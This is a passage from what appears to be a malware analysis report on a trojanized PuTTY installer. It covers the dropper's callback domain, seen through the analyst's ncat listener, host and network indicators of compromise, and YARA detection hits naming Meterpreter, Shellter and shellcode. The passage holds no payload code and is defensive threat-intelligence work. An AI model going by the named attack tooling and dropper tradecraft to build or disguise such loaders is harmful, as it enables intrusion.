\v1.0\powershell.exe: 59 1F 7F 36 99 F4 D8 01 00 00 00 00 00 00 00 00 00 00 02 00 00  
00
```

Unable to resolve network activity beyond initial session attempt:

```
λ ncat -nvlp 8443  
Ncat: Version 5.59BETA1 ( http://nmap.org/ncat )  
Ncat: Listening on 0.0.0.0:8443  
Ncat: Connection from 127.0.0.1:1262.  
-♥♥ |@ |♥♥ciilΓ%Q9LoTÆ;f&>ð"A0||•?@|||+{1;=Jè *L, L+L0L/ f B L$ L#L(L·L  
L |g|L|| ¥ £ = < 5 /  
@ 1 + ) &bonus2.corporatebonusapplication.local  
→ ♦♦♦♦♦♦♦♦♥♥♥♥♥♥♥♥♦♦♦♦ # | @ @ |
```


Indicators of Compromise

Network Indicators

DNS queries for bonus2[.]corporatebonusapplication[.]local

HTTPS traffic involving bonus2[.]corporatebonusapplication[.]local

-If a session is established, expect to see GET requests for second stage payload(s). The packet payloads will be encrypted.

Host-based Indicators

SHA256:

0C82E654C09C8FD9FDF4899718EFA37670974C9EEC5A8FC18A167F93CEA6EE83

HKLM\System\CurrentControlSet\Services\bam\State\UserSettings\S-1-5-21-92263848-1541808791-761383138-

1001\Device\HarddiskVolume2\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe

PowerShell window appearing briefly at PuTTY launch, forced to v1.0 by conhost.exe but believed to operate up to v5.x if the downgrade vector fails.

Appendix A: Rules & Signatures

YARA Signature Match - THOR APT Scanner

RULE: SUSP_PS1_Payload_Jun20_1
RULE_SET: Livehunt - Suspicious3 Indicators ✖
RULE_TYPE: Valhalla Rule Feed Only ⚡
RULE_LINK: https://valhalla.nexttron-systems.com/info/rule/SUSP_PS1_Payload_Jun20_1
DESCRIPTION: Detects PowerShell payload often found in droppers

YARA Signature Match - THOR APT Scanner

RULE: HKTL_Shellter_Mar20
RULE_SET: Livehunt - Hacktools Indicators ✖
RULE_TYPE: Valhalla Rule Feed Only ⚡
RULE_LINK: https://valhalla.nexttron-systems.com/info/rule/HKTL_Shellter_Mar20
DESCRIPTION: Detects an executable that was modified by Shellter
REFERENCE: <https://shellterproject.com/>

YARA Signature Match - THOR APT Scanner

RULE: PowerShell_Susp_Parameter_Combo
RULE_SET: Livehunt - Default1 Indicators
RULE_TYPE: Community 🧑
RULE_LINK: https://github.com/Neo23x0/signature-base/search?q=PowerShell_Susp_Parameter_Combo
DESCRIPTION: Detects PowerShell invocation with suspicious parameters
REFERENCE: <https://goo.gl/uAic1X>

YARA Signature Match - THOR APT Scanner

RULE: Meterpreter_Cloaked
RULE_SET: Livehunt - Hacktools Indicators ✖
RULE_TYPE: Valhalla Rule Feed Only ⚡
RULE_LINK: https://valhalla.nexttron-systems.com/info/rule/Meterpreter_Cloaked
DESCRIPTION: Meterpreter - cloaked file

YARA Signature Match - THOR APT Scanner

RULE: HKTL_ShellCode_Aug21_1
RULE_SET: Livehunt - Hacktools1 Indicators ✖
RULE_TYPE: Valhalla Rule Feed Only ⚡
RULE_LINK: https://valhalla.nexttron-systems.com/info/rule/HKTL_ShellCode_Aug21_1
DESCRIPTION: Detects common shellcode found in hacktools
REFERENCE: <https://github.com/S3cur3Th1sSh1t/Creds>